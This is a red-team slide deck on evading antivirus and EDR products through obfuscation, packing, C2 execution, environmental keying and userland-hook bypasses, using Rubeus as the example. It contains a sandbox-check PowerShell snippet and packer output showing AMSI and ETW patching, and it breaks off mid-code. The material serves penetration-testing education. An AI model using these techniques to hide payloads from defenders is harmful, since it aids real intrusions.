

The background of the slide features a stylized circuit board pattern in shades of gray. A solid black horizontal band runs across the middle of the image, serving as a backdrop for the title and author information.

AV/EDR Evasion - Packer Style

Fabian Mosch alias S3cur3Th1ssh1t/@Shitsecure

Agenda

- Whoami & Introduction
- Approaches for Evasion
- Environmental Keying
- Evading Userland hooks
 - Unhooking, Direct Syscalls, Block AV/EDR DLLs
- Useful Packer Evasion capabilities
 - Where/when are they needed
- Defeating Entropy based detections
- NimSyscallPacker Demo

AV/EDR Evasion - Packer Style

Whoami / Introduction

Whoami & Introduction

- Fabian Mosch, Teamleader Pentest/Red-Team @r-tec
 - ~7 years experience in Pentesting/Red-Teaming
 - Breaking into Company networks at work
 - Spare Time: Scripting, Writing Blog Posts, YouTube-Channel
- Author of different OffSec related Github Repositories
 - WinPwn, SharpImpersonation, NamedPipePTH
 - Multipotato, PowerSharpPack
 - Nim ports for several techniques/tools
- Special interest in AV/EDR Evasion topics
- <https://twitter.com/ShitSecure> | <https://www.youtube.com/channel/UC27i77nEwKE8hffrxNqXNOg> | <https://s3cur3th1ssh1t.github.io/> | <https://www.linkedin.com/in/fabian-m-864b66122/>



Whoami & Introduction

- AV/EDR Evasion – Why?
 - Research in the InfoSec sector leads to new attack vectors and public tools / PoCs
 - Pentest/Red-Teams adopt public tools/techniques, same goes for Threat Actors
 - -> Everything, that is public will get flagged/detected at some point
 - Detections for public tools/techniques have increased a lot
 - Evasion techniques are needed for execution of known Payloads
- Customers expect us to evade their systems – or want to test them
- ! AV/EDR products are by far not the only important/relevant factor for detections !

AV/EDR Evasion - Packer Style

Approaches for Evasion

Approaches for Evasion

- Obfuscation
 - Change/Remove IoCs/Strings, add trash
 - Manual or automatic
 - On source Code level or for compiled binaries
- Packing
 - Compression/Encryption of the payload
 - Decompression/Decryption on Runtime
 - Execution from memory
- Command & Control Execution
 - Execution from memory – same techniques as a Packer

Approaches for Evasion - Obfuscation

- <https://github.com/AnErrupTion/LoGiC.NET> - Example

The image shows a Visual Studio IDE with two windows open. The left window, titled 'Assemblies', displays a tree view of loaded assemblies. The right window, titled 'Source', shows the code for the 'Asproust' class.

Assemblies Window:

- Program()
 - FileExecute(string, Dictionary<string, string>)
 - Main(string[]) : void
 - MainExecute(string, Dictionary<string, string>)
 - MainString(string) : string
- Renew
- Reset
- Roast
- RubeusException
- SAU
 - SAUUserD
 - TGS_REP
 - TGS_REQ
- Ticket
- TransitedEncoding
- Rubeus.Asn1
- Rubeus.Commands
 - Asktgs
 - Asktgt
 - Asproust**
 - Base Types
 - Derived Types
 - CommandName : string
 - Asproust()
 - Execute(Dictionary<string, string>)
 - Brute
 - BruteForceConsoleReporter
 - ChangePw
 - CreateNetonly
 - Currentuid
 - Describe
 - Diamond
 - Dump
 - Golden
 - HarvestCommand
 - Hash
 - ICommand
 - Kerberos
 - Klist
 - Legonession
 - Monitor
 - Preauthscan
 - Ptt
 - Purge
 - RenewCommand
 - Sku
 - Silver
 - TgsSub
 - Tgtdeleg
 - Triage
- Rubeus.Domain
- Rubeus.Kerberos
- Rubeus.Kerberos.PAC
- Rubeus.lib.Interop
- Rubeus.Ndr
- Rubeus.Ndr.Marshal
- Rubeus.Utilities.Memory
- Rubeus.Utilities.Text

Source Window:

```
// Rubeus.Commands.Asproust
using System;
using System.Collections.Generic;
using System.Net;
using System.Net.NetworkInformation;
using System.Text.RegularExpressions;
using Rubeus;
using Rubeus.Commands;

public class Asproust : ICommand
{
    public static string CommandName => "asproust";

    public void Execute(Dictionary<string, string> arguments)
    {
        Console.WriteLine("\n\n[*] Action: AS-REP roasting\r\n\r\n");
        string username = "";
        string text = "";
        string domainController = "";
        string ouName = "";
        string format = "john";
        string ldapFilter = "";
        string outfile = "";
        bool ldaps = false;
        NetworkCredential cred = null;
        if (arguments.ContainsKey("/user"))
        {
            string[] array = arguments["user"].Split("\\"");
            if (array.Length == 2)
            {
                text = array[0];
                username = array[1];
            }
            else
            {
                username = arguments["/user"];
            }
        }
        if (arguments.ContainsKey("/domain"))
        {
            text = arguments["/domain"];
        }
        if (arguments.ContainsKey("/dc"))
        {
            domainController = arguments["/dc"];
        }
        if (arguments.ContainsKey("/ou"))
        {
            ouName = arguments["/ou"];
        }
        if (arguments.ContainsKey("/ldapfilter"))
        {
            ldapFilter = arguments["/ldapfilter"].Trim("\'").Trim("\\"");
        }
        if (arguments.ContainsKey("/format"))
        {
            format = arguments["/format"];
        }
        if (arguments.ContainsKey("/outfile"))
        {
            outfile = arguments["/outfile"];
        }
        if (arguments.ContainsKey("/ldaps"))
        {
            ldaps = true;
        }
    }
}
```

```
C:\temp\entropy-1.0-win64\entropy-1.0-win64>entropy.exe C:\temp\entropy\Rubeusplain.exe
5.87 C:\temp\entropy\Rubeusplain.exe
```

```
C:\temp\entropy-1.0-win64\entropy-1.0-win64>entropy.exe C:\temp\entropy\Rubeusplain2_protected.exe
5.05 C:\temp\entropy\Rubeusplain2_protected.exe
```


Approaches for Evasion - Obfuscation

56
/ 70

?

X Community Score ✓

① 56 security vendors and no sandboxes flagged this file as malicious

365eefa1df0e913bcd993d5e5be475601bea62923a923ce818a9bb5ee0c60534
Rubeus.exe

443.00 KB
Size

2023-02-27 09:37:25 UTC
a moment ago

EXE

peexe assembly runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis ①

Do you want to automate checks?

Acronis (Static ML)	① Suspicious	AhnLab-V3	① HackTool/Win.FEY.C4786830
Alibaba	① VirTool:Win32/Kekeo.3b7aa584	ALYac	① Generic.Fochi.MSIL.Hacktool.7.1E72284E
Antiy-AVL	① RiskWare/MSIL_Rubeus	Arcabit	① Generic.Fochi.MSIL.Hacktool.7.1E72284E
Avast	① Win32:HacktoolX-gen [Trj]	AVG	① Win32:HacktoolX-gen [Trj]
Avira (no cloud)	① HEUR/AGEN.1202902	BitDefender	① Generic.Fochi.MSIL.Hacktool.7.1E72284E
BitDefenderTheta	① Gen:NN.ZemsiF.36276.Bm0@aipd2dj	Bkav Pro	① W32.AIDetectNet.01
ClamAV	① Win.Trojan.HackTool_MSIL_Rubeus_1-9...	CrowdStrike Falcon	① Win/malicious_confidence_100% (W)
Cybereason	① Malicious.4677a2	Cynet	① Malicious (score: 100)
Cyren	① W32/Rubeus.A.gen[Eldorado	DrWeb	① Tool.RubeusNET.1
Elastic	① Windows.Hacktool.Rubeus	Emsisoft	① Generic.Fochi.MSIL.Hacktool.7.1E72284...
eScan	① Generic.Fochi.MSIL.Hacktool.7.1E72284E	ESET-NOD32	① A Variant Of MSIL/Riskware.Rubeus.A
F-Secure	① Heuristic.HEUR/AGEN.1202902	Fortinet	① Riskware/Rubeus
GData	① MSIL.Riskware.Rubeus.A	Google	① Detected
Ikarus	① Virus.Win32.Kekeo	Jiangmin	① HackTool.MSIL.bbng

Approaches for Evasion - Obfuscation

39
/ 69

?

Community Score

39 security vendors and no sandboxes flagged this file as malicious

3f2d452548fa56a1aa880806a2cb21de4f856fa186afb0c8bdb5fc4c231679c

Rubeus.exe

peexe overlay

1.96 MB
Size

2023-02-27 09:33:38 UTC
a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	HackTool/Win.FEY.C4926239
ALYac	IL:Trojan.MSILMamut.5634	Arcabit	IL:Trojan.MSILMamut.D1602
BitDefender	IL:Trojan.MSILMamut.5634	BitDefenderTheta	Gen:NN.ZernsilF.36276.9n1@aOW7EWb
Bkav Pro	W32.AIDetectNet.01	ClamAV	Win.Trojan.HackTool_MSIL_Rubeus_1-9...
CrowdStrike Falcon	Win/malicious_confidence_100% (D)	Cybereason	Malicious.3063ab
Cynet	Malicious (score: 100)	Cyren	W32/Rubeus.A.gen!Eldorado
Elastic	Windows.Hacktool.Rubeus	Emsisoft	IL:Trojan.MSILMamut.5634 (B)
eScan	IL:Trojan.MSILMamut.5634	ESET-NOD32	A Variant Of MSIL/Riskware.Rubeus.B
GData	IL:Trojan.MSILMamut.5634	Google	Detected
Ikarus	Virus.Win32.Kekeo	K7AntiVirus	Trojan (00577e681)
K7GW	Trojan (00577e681)	Kaspersky	HackTool.MSIL.Agent.gp
Malwarebytes	HackTool.Rubeus	MAX	Malware (ai Score=85)
MaxSecure	Trojan.Malware.300983.susgen	McAfee	HackTool-FEY182E9CDD3063A
McAfee-GW-Edition	HackTool-FEY182E9CDD3063A	Microsoft	VirTool:MSIL/Kekeo.NT1MTB
QuickHeal	Trojan.YakbeexMSIL.ZZ4	Rising	Trojan.Ruberoi8.122F6 (TFE:dGZIog2...
Sangfor Engine Zero	Trojan.Win32.Save.a	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Malicious PE	Sophos	ATK/Rubeus-B

Approaches for Evasion - Obfuscation

- Public obfuscators often lack important IoC changes or capabilities
 - Class/Namespace/Function renaming
 - GUID changes
 - Bad string obfuscation, e.G. base64 or rot13
- The obfuscation itself often leads to new detections
 - Entropy may increase
 - No more plain strings are visible -> suspicious
 - -> Generic detections
- Adjustments may be needed for each tool/payload
- Multiple language Support (C#, C++, C, Go, Nim, ...)

Approaches for Evasion - Packing

- <https://github.com/icyguider/Nimcrypt2> - Example

```
rubepacked.exe
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Dekodierter Text
00018E90 37 32 37 33 37 34 37 35 37 36 37 37 37 38 37 39 7273747576777879
00018EA0 38 30 38 31 38 32 38 33 38 34 38 35 38 36 38 37 8081828384858687
00018EB0 38 38 38 39 39 39 39 39 39 39 39 39 39 39 39 39 8889909192939495
00018EC0 39 36 39 37 39 38 39 39 00 00 00 00 00 00 00 00 96979899.....
00018ED0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00018EE0 41 73 73 65 72 74 69 6F 6E 44 65 66 65 63 74 00 AssertionDefect.
00018EF0 66 61 74 61 6C 2E 6E 69 61 00 73 79 73 46 61 74 fatal.nim.sysFat
00018F00 61 6C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 al.....
00018F10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00018F20 49 4F 45 72 72 6F 72 00 69 6F 2E 6E 69 6D 00 72 IOError.io.nim.r
00018F30 61 69 73 65 45 49 4F 00 00 25 73 00 0A 00 53 65 raiseIO...se
00018F40 74 43 6F 6E 73 6F 6C 65 4F 75 74 70 75 74 43 50 tConsoleOutputCP
00018F50 00 53 65 74 43 6F 6E 73 6F 6C 65 43 50 00 00 00 .SetConsoleCP...
00018F60 1B 00 00 00 00 00 00 00 1B 00 00 00 00 00 00 40 .....@
00018F70 63 61 6E 6E 6F 74 20 77 72 69 74 65 20 73 74 72 cannot write str
00018F80 69 6E 67 20 74 6F 20 66 69 6C 65 00 00 00 00 00 ing to file....
00018F90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
00018FA0 08 00 00 00 00 00 00 00 08 00 00 00 00 00 00 40 .....@
00018FB0 6B 65 72 6E 65 6C 33 32 00 00 00 00 00 00 00 00 Kernel32.....
00018FC0 08 00 00 00 00 00 00 00 08 00 00 00 00 00 00 40 .....@
00018FD0 6B 65 72 6E 65 6C 33 32 00 00 00 00 00 00 00 00 kernel32.....
00018FE0 00 6F 75 74 20 6F 66 20 6D 65 6D 6F 72 79 0A 00 .out of memory..
00018FF0 76 69 72 74 75 61 6C 6E 72 65 65 20 66 61 69 6C virtualFree fail
00019000 69 6E 67 21 00 4F 76 65 72 66 6C 6F 77 44 65 66 ingl.OverflowDef
00019010 65 63 74 00 66 61 74 61 6C 2E 6E 69 6D 00 73 79 ect.fatal.nim.sy
00019020 73 46 61 74 61 6C 00 52 61 6E 67 65 44 65 66 65 sFatal.RangeDefe
00019030 63 74 00 49 6E 64 65 78 44 65 66 65 63 74 00 52 ct.IndexDefect.R
00019040 65 72 61 69 73 65 44 65 66 65 63 74 00 45 72 72  raisedDefect.Err
00019050 6F 72 3A 20 75 6E 68 61 6E 64 6C 65 64 20 65 78 or: unhandled ex
00019060 63 65 70 74 69 6F 6E 3A 20 00 53 49 47 41 42 52 ception: .SIGABR
00019070 54 3A 20 41 62 6E 6F 72 6D 61 6C 20 74 65 72 6D T: Abnormal term
00019080 69 6E 61 74 69 6F 6E 2E 0A 00 75 6E 6B 6E 6F 77 ination...know
00019090 6E 20 73 69 67 6E 61 6C 0A 00 53 49 47 49 4E 54 n signal..SIGINT
000190A0 3A 20 49 6E 74 65 72 72 75 70 74 65 64 20 62 79 : Interrupted by
000190B0 20 43 74 72 6C 2D 43 2E 0A 00 53 49 47 53 45 47 Ctrl-C...SIGSEG
000190C0 56 3A 20 49 6C 6C 65 67 61 6C 20 73 74 6F 72 61 V: Illegal stora
000190D0 67 65 20 61 63 63 65 73 73 2E 20 28 41 74 74 65 ge access. (Atte
000190E0 6D 70 74 20 74 6F 20 72 65 61 64 20 66 72 6F 6D mpt to read from
000190F0 20 6E 69 6C 3F 29 0A 00 53 49 47 46 50 45 3A 20 nil?)..SIGFPE:
00019100 41 72 69 74 68 6D 65 74 69 63 20 65 72 72 6F 72 Arithmetic error
00019110 2E 0A 00 53 49 47 49 4C 4C 3A 20 49 6C 6C 65 67 ..SIGILL: illeg
00019120 61 6C 20 6F 70 65 72 61 74 69 6F 6E 2E 0A 00 5B al operation...[
00019130 47 43 5D 20 63 61 6E 6E 6F 74 20 72 65 67 69 73 GC] cannot regis
00019140 74 65 72 20 74 68 72 65 61 64 20 6C 6F 63 61 6C ter thread local
00019150 20 76 61 72 69 61 62 6C 65 3B 20 74 6F 6F 20 6D variable; too m
00019160 61 6E 79 20 74 68 72 65 61 64 20 6C 6F 63 61 6C any thread local
00019170 20 76 61 72 69 61 62 6C 65 73 00 63 6F 75 6C 64 variables.could
00019180 20 6E 6F 74 20 6C 6F 61 64 3A 20 00 0A 28 62 61 not load: ..(ba
00019190 64 20 6E 6F 72 6D 61 74 3B 20 6C 69 62 72 61 72 d Format: librar
000191A0 79 20 4D 61 79 20 62 65 20 77 72 6F 6E 67 20 61 y may be wrong a
000191B0 72 63 68 69 74 65 63 74 75 72 65 29 00 0A 00 63  rchitecture)...c
000191C0 6F 75 6C 64 20 6E 6F 74 20 69 6D 70 6F 72 74 3A ould not import:
000191D0 20 00 5B 47 43 5D 20 63 61 6E 6E 6F 74 20 72 65 .[GC] cannot re
000191E0 67 69 73 74 65 72 20 67 6C 6F 62 61 6C 20 76 61 gister global va
000191F0 72 69 61 62 6C 65 3B 20 74 6F 6F 20 6D 61 6E 79 riable: too many
00019200 20 67 6C 6F 62 61 6C 20 76 61 72 69 61 62 6C 65 global variable
```

```
C:\temp\entropy-1.0-win64\entropy-1.0-win64>entropy.exe C:\temp\Nimcrypt2\*.exe
7.87 C:\temp\Nimcrypt2\rubeuspacked.exe
5.87 C:\temp\Nimcrypt2\Rubeusplain.exe
```

```
C:\temp\Nimcrypt2>rubeuspacked.exe
```

```
[*] Running sandbox checks...
[*] Applying amsi patch: true
[*] Applying etw patch: true
[*] Decrypting packed exe...
```

RUBEUS

v2.2.2

Ticket requests and renewals:

Approaches for Evasion - Packing

56
/ 70

?

X Community Score ✓

① 56 security vendors and no sandboxes flagged this file as malicious

365eefa1df0e913bcd993d5e5be475601bea62923a923ce818a9bb5ee0c60534
Rubeus.exe

443.00 KB
Size

2023-02-27 09:37:25 UTC
a moment ago

EXE

peexe

assembly

runtime-modules

detect-debug-environment

long-sleeps

direct-cpu-clock-access

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY 5

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis ①

Do you want to automate checks?

Acronis (Static ML)	① Suspicious	AhnLab-V3	① HackTool/Win.FEY.C4786830
Alibaba	① VirTool:Win32/Kekeo.3b7aa584	ALYac	① Generic.Fochi.MSIL.Hacktool.7.1E72284E
Antiy-AVL	① RiskWare/MSIL_Rubeus	Arcabit	① Generic.Fochi.MSIL.Hacktool.7.1E72284E
Avast	① Win32:HacktoolX-gen [Trj]	AVG	① Win32:HacktoolX-gen [Trj]
Avira (no cloud)	① HEUR/AGEN.1202902	BitDefender	① Generic.Fochi.MSIL.Hacktool.7.1E72284E
BitDefenderTheta	① Gen:NN.ZemsiF.36276.Bm0@aipd2dj	Bkav Pro	① W32.AIDetectNet.01
ClamAV	① Win.Trojan.HackTool_MSIL_Rubeus_1-9...	CrowdStrike Falcon	① Win/malicious_confidence_100% (W)
Cybereason	① Malicious.4677a2	Cynet	① Malicious (score: 100)
Cyren	① W32/Rubeus.A.gen[Eldorado]	DrWeb	① Tool.RubeusNET.1
Elastic	① Windows.Hacktool.Rubeus	Emsisoft	① Generic.Fochi.MSIL.Hacktool.7.1E72284...
eScan	① Generic.Fochi.MSIL.Hacktool.7.1E72284E	ESET-NOD32	① A Variant Of MSIL/Riskware.Rubeus.A
F-Secure	① Heuristic.HEUR/AGEN.1202902	Fortinet	① Riskware/Rubeus
GData	① MSIL.Riskware.Rubeus.A	Google	① Detected
Ikarus	① Virus.Win32.Kekeo	Jiangmin	① HackTool.MSIL.bbng

Approaches for Evasion - Packing

12

/ 69

?

Community Score

12 security vendors and no sandboxes flagged this file as malicious

81c8fbad8b09e6fb2c930091fed8da32717d4c94afce022cfb79ff7cd4458caf

rubeuspacked.exe

peexe 64bits assembly

723.00 KB

Size

2023-02-27 09:57:52 UTC

a moment ago

EXE

DETECTION

DETAILS

BEHAVIOR

COMMUNITY

Join the VT Community

and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis

Do you want to automate checks?

Avira (no cloud)	HEUR/AGEN.1250351	CrowdStrike Falcon	Win/malicious_confidence_90% (D)
Cybereason	Malicious.706e92	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	ESET-NOD32	A Variant Of Win64/Injector.HT
Google	Detected	Ikarus	Trojan.Win64.Rozena
Malwarebytes	Malware.AI.1478321614	Sangfor Engine Zero	Trojan.Win32.Save.a
SecureAge	Malicious	Symantec	ML.Attribute.HighConfidence
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected


Sections						
Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	100264	100352	6.36	385c2b44aa090114d0249e961ed5c4d2	749920.75
.data	106496	352	512	1.75	ae971c07a06cdbd8794793b9a4269f3e	83815
.rdata	110592	621936	622080	7.98	fe7d8ab8c338b7efc2b168dd1d93ca0	25949.29
.pdata	733184	6156	6656	4.96	27894ace29728c72b0fb084ad76be02c	308235.84
.xdata	741376	5080	5120	4.01	4cdd4614f4f49bab60391f4fc2fdba3	143983.16


Approaches for Evasion - Packing


- Public Packers will get flagged as everything public is at some point
 - Building signatures for a public Open Source tool is easy
 - All resulting executables have the same byte sequences for the loader
 - A good Signature triggers for ANY packed payload
- Defense Evasion techniques can lead to additional detections
 - Bypassing AMSI
 - Blocking ETW data
 - Unhooking
 - Direct Syscalls
 - And so on..
- Detections by Entropy, especially for large payloads


Approaches for Evasion – C2 execution


- <https://github.com/cobbr/Covenant> - Example


 Dashboard


 Listeners


 Launchers


 Grunts


 Templates

 Tasks


 Taskings


 Graph


 Data


 Users

Grunt: ea765e6afd

 Info

 Interact

 Task

 Taskings

```
[2/27/2023 10:36:15 AM UTC] Rubeus completed
(admin) > rubeus klist

(_____) /_____ \
(_____) /_____ \
|_____| /_____ \ |_____| /_____ \
|_____| /_____ \ |_____| /_____ \
|_____| /_____ \ |_____| /_____ \
|_____| /_____ \ |_____| /_____ \

v1.5.0

Action: List Kerberos Tickets (Current User)

[*] Current LUID      : 0x103e25
```

```

powershell.DMP
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Dekodierter Text
01DADB80 68 07 06 15 12 29 02 1C 0E 04 20 01 0E 1C 06 20 h.....).....
03 01 0E 09 05 02 06 20 02 01 0E 1D 05 04 06 11 82 .....),.....
01DADBA0 A0 04 06 11 82 A4 08 02 01 00 08 00 05 00 00 01 1E .....),.....
01DADB00 01 00 01 00 04 02 16 57 72 61 70 4E 6F 6E 45 78 .....).T..WrapNonEx
01DADBC0 63 65 70 74 69 6F 6E 54 68 62 6F 77 63 61 06 20 ceptionThrows.....
01DADB00 01 01 11 80 95 08 01 00 02 00 00 00 00 00 0B 01 .....e..
01DADBE0 00 06 52 75 62 65 75 73 00 00 05 01 00 00 00 00 .....Rubeus.....
01DADB00 17 01 00 12 43 6F 70 79 72 69 67 68 74 20 C2 A9 ....Copyright MS
01DADC00 20 20 32 30 31 38 00 00 29 01 00 24 36 35 38 63 2018...)..$658c
01DADC10 38 62 37 66 2D 33 36 36 34 2D 34 61 39 35 2D 39 8b7f-3664-4a95-9
01DADC20 35 37 32 2D 61 33 65 35 38 37 31 64 66 63 30 36 572-a3e5871dfc06
01DADC30 00 00 0C 01 00 07 31 2E 30 2E 30 2E 30 00 00 10 .....1.0.0.0.....
01DADC40 07 08 12 80 D1 12 14 1D 05 A0 12 80 1D 0A 08 08 .....eN.....eN.....
01DADC50 07 20 03 08 1D 05 08 08 06 20 02 01 1D 05 02 12 .....e.....e.....
01DADC60 07 0C 09 1D 09 1D 09 09 08 08 1D 09 1D 05 08 08 .....e.....e.....
01DADC70 08 09 09 00 02 01 12 80 E1 11 80 E5 06 00 01 12 .....e.....e.....
01DADC80 05 1D 05 05 00 00 12 80 E9 06 20 01 01 12 80 ED .....e.....e.....
01DADC90 05 00 02 02 0E 0E 03 07 01 09 04 07 02 09 08 06 .....e.....e.....
01DADCA0 07 04 09 09 08 09 03 07 01 08 07 07 05 09 09 09 .....e.....e.....
01DADCB0 08 09 05 00 02 09 09 05 07 03 09 09 09 12 07 .....e.....e.....
01DADCC0 0F 11 28 05 06 09 09 0B 08 05 05 05 05 09 09 .....e.....e.....

```

```

powershell.DMP

Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Dekodierter Text
04BFA50 00 70 47 65 74 4B 65 79 46 6E 00 47 65 74 42 6F .pGetKeyFn.GetBo
04BFA60 6F 6C 65 61 6E 00 6F 70 5F 47 72 65 63 74 65 72 olean.op.Greater
04BFA70 54 68 61 6E 00 6F 70 5F 4C 65 73 63 54 68 61 6E Than.op.LessThan
04BFA80 00 49 73 4C 69 74 74 6C 65 45 6E 64 69 61 6E 00 .IsLittleEndian.
04BFA90 54 69 6D 65 53 70 61 6E 00 6F 62 6A 4C 65 6E 00 TimeSpan.objLen.
04BFBA0 76 61 6C 4C 65 6E 00 6D 61 78 4C 65 6E 00 67 65 vallen.maxLen.ge
04BFB10 74 5F 54 6F 6B 65 6E 00 54 6F 6B 65 6E 4C 69 6E t.Token.TokenLin
04BFB20 6B 65 64 54 6F 6B 65 6E 00 44 75 70 6B 69 63 61 kedToken.Duplica
04BFB30 74 65 54 6F 6B 65 6E 00 68 54 6F 6B 65 6E 00 4F teToken.hToken.C
04BFB40 70 65 6E 50 72 6F 63 65 73 73 54 6F 6B 65 6E 00 penProcessToken.
04BFB50 63 62 4D 61 78 54 6F 6B 6E 00 48 4B 65 72 62 65 cbMaxToken.Kerbe
04BFB60 72 6F 73 52 65 71 75 65 73 74 6F 72 53 65 63 75 rosRequestorSecu
04BFB70 72 69 74 79 54 6F 6B 65 6E 00 6C 65 6E 00 43 68 rityToken.len.Ch
04BFB80 63 6B 4E 75 6D 5B 75 62 4D 69 6E 00 4D 61 69 edNumSubMin.Mai
04BFB90 6E 00 52 75 62 65 75 73 2E 44 6F 6D 61 69 6E 00 n.Rubeus.Domain.
04BFBA0 67 65 74 5F 44 6F 6D 61 69 6E 00 63 72 65 64 64 get_Domain.credD
04BFBB0 6F 6D 61 69 6E 00 50 61 72 73 65 44 6F 6D 61 69 omain.ParseDomain
04BFB20 6E 00 4C 6F 67 69 6E 44 6F 6D 61 69 6E 00 4C 6F n.LoginDomain.Lo
04BFB30 67 6F 6E 44 6F 6D 61 69 6E 00 41 70 70 44 6F 6D gonDomain.AppDom
04BFB40 61 69 6E 00 74 61 72 67 65 74 44 6F 6D 61 69 6E ain.targetDomain
04BFB50 00 67 65 74 5F 43 75 72 72 65 6E 74 44 6F 6D 61 .get_CurrentDomain
04BFB60 69 6E 00 6B 65 72 62 65 72 6F 61 73 74 44 6F 6D in.kerberoscastDom
04BFB70 61 69 6E 00 64 6F 6D 61 69 6E 00 54 6F 6B 65 6E ain.domain.Token
04BFB80 4F 72 69 67 69 6E 00 6D 69 6E 00 4A 6F 69 6E 00 Origin.min.Join.
04BFB90 41 64 64 63 6F 6C 75 6D 6E 00 63 6F 6C 75 6D 6E AddColumn.column

```


Approaches for Evasion – C2-Execution

- Building signatures for Open Source C2-Frameworks is easy (disk or memory)
- The initial C2-Stager should be either Obfuscated or Packed to get around AV/EDR
 - Signatures/traces only visible in the process memory
 - Unless the C2 uses memory encryption
 - Obfuscation *can* lead to a memory Scan Evasion, Packing *can't*
- Module execution can lead to detections
 - Reflective PE-Loading
 - Assembly::Load
 - Shellcode Execution
 - Memory Scans
 - And so on..

AV/EDR Evasion - Packer Style


Environmental Keying

Environmental Keying

- AV/EDR vendors tend to upload samples into a Sandbox environment to check their behaviour
 - If malicious behaviour is detected -> Delete/Block/Prevent execution
- Attackers can therefore “check” the target environment before:
 - Retrieving the Payload
 - Unpacking/decrypting the Payload
 - Doing memory execution
- Slow down Incident Response process & Analysis

Environmental Keying – examples

- If target environment information are known
 - Domain name
 - Active Directory User-count
 - Time zone
 - ...
- Otherwise
 - Domain Join in general
 - Disk/memory space
 - Number of processes
 - Browser history, recent document count
 - ...



Environmental Keying – examples

- User activity
 - MessageBox click
 - Mouse Click counter / Cursor position
 - Count Window Changes
- Many examples in different languages:
 - <https://github.com/Arvanaghi/CheckPlease>
 - <https://evasions.checkpoint.com/>

```
1 #
2 # Prompts user with dialog box and waits for response before executing, PowerShell
3 # Module written by Brandon Arvanaghi
4 # Website: arvanaghi.com
5 # Twitter: @arvanaghi
6 #
7
8 $dialogBoxTitle = "CheckPlease by @arvanaghi and @ChrisTruncer"
9 $dialogBoxMessage = "This is a sample dialog box to ensure user activity!"
10
11 if ($Args.count -eq 2) {
12     $dialogBoxTitle = $($args[0])
13     $dialogBoxMessage = $($args[1])
14 }
15
16 $messageBox = New-Object -COMObject WScript.Shell
17 [void]$messageBox.Popup($dialogBoxMessage,0,$dialogBoxTitle,0)
18
19 Write-Output "Now that the user has clicked 'OK' or closed the dialog box, we will proceed with malware execution!"
```

AV/EDR Evasion - Packer Style

Evading Userland hooks

Evading Userland hooks

- AV/EDR's are using Userland hooking for 'behaviour based detections'
 - For hooked functions, a Jump to the EDR DLL takes place
 - The EDR DLL can analyse the input arguments
 - Analysis == known malicious -> kill Process

<pre>mov r10,rcx mov eax,4A test byte ptr ds:[7FFE0308], jne ntdll.7FFF0D53B2E5 syscall ret int 2E ret</pre>	<pre>NtCreateSection 4A: 'J'</pre>
--	------------------------------------


Unhooked

<pre>mov r10,21E559508B0 jmp r10 ?? jg ntdll.7FFF0D53B2E1 jne ntdll.7FFF0D53B2E5 syscall ret int 2E ret</pre>	<pre>NtCreateSection</pre>
---	----------------------------

Hooked

Evading Userland hooks

- Simple Example - NtCreateThreadEx
 - An EDR checks the *startAddress* for known malicious code
 - A memory Scan for it's memory location is done
 - Yara rule finds Cobaltstrike/Sliver/Covenant Shellcode and verifies that as known malicious
 - The Process is killed



```
def NtCreateThreadEx(  
    ref threadHandle as IntPtr  
